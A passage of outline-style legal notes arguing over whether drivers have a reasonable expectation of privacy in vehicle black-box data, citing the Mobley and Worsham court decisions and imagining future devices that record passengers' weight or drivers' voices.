      - They have little/no awareness of what devices are needed, or installed
      - Receive manuals about devices, but probably don't read them (any more than voluminous car manuals)
    - But it's hard to imagine courts would allow warrantless searching of these devices in the home

  - **2. Actions captured by black-box devices are exposed to public, thereby vitiating any argument for an REP**
    - What's exposed to public is not driver's actions, but results of those actions ("outward manifestations" as Mobley court put it).
    - A vehicle can accelerate by pressing gas, stuck below floor mat or "sticky" accelerator
      - Each entails different culpability: Fatality caused by an inattentive driver accelerating, vice "sticky" accelerator
    - Lot of data collected not really transparent to the public:
      - "throttle position, engine revolutions, . . . and diagnostic information on the vehicle's systems."
      - Arguably, even beyond the knowledge or view of the driver him/herself
    - Is this "really" exposed to the public.

- 3. Do these devices collect sensitive personal information
- As these devices become smarter, with larger storage capacity, it's foreseeable that they may collect more PII
  - Concurring Judge in Mobley: the trajectory of technology seems to be toward greater, more precise data collection, potentially giving rise to future questions relating to the confluence of technology and privacy.
  - Worsham Court:
    - these devices tend to capture "more than what is voluntarily conveyed to the public"
    - ". . . [j]ust as cell phones evolved to contain more and more personal information, as the electronic systems in cars have gotten more complex, the data recorders are able to record more information."
  - What if these devices gather data about which seats are occupied, at what times, and the approximate weight of the people (for calculating optimal speed and timing of airbag deployment)
    - Could foresee this data becoming useful in divorce proceeding by a spouse attempting to prove infidelity
      - evidence from vehicle's device shows approximate size and weight of passenger seat coincidentally matches girlfriend
    - Can foresee time when these devices record voices, much like a plane's black box
      - Did the driver attempt to avoid the crash, uttering words as he makes that attempt, or fail to even see/detect it?
      - Was the driver talking to himself, or another person, mumbling words and slurring speech?

** Late Breaking Update: Georgie Supreme Court Decides Mobley v. State (Oct 21, 2019)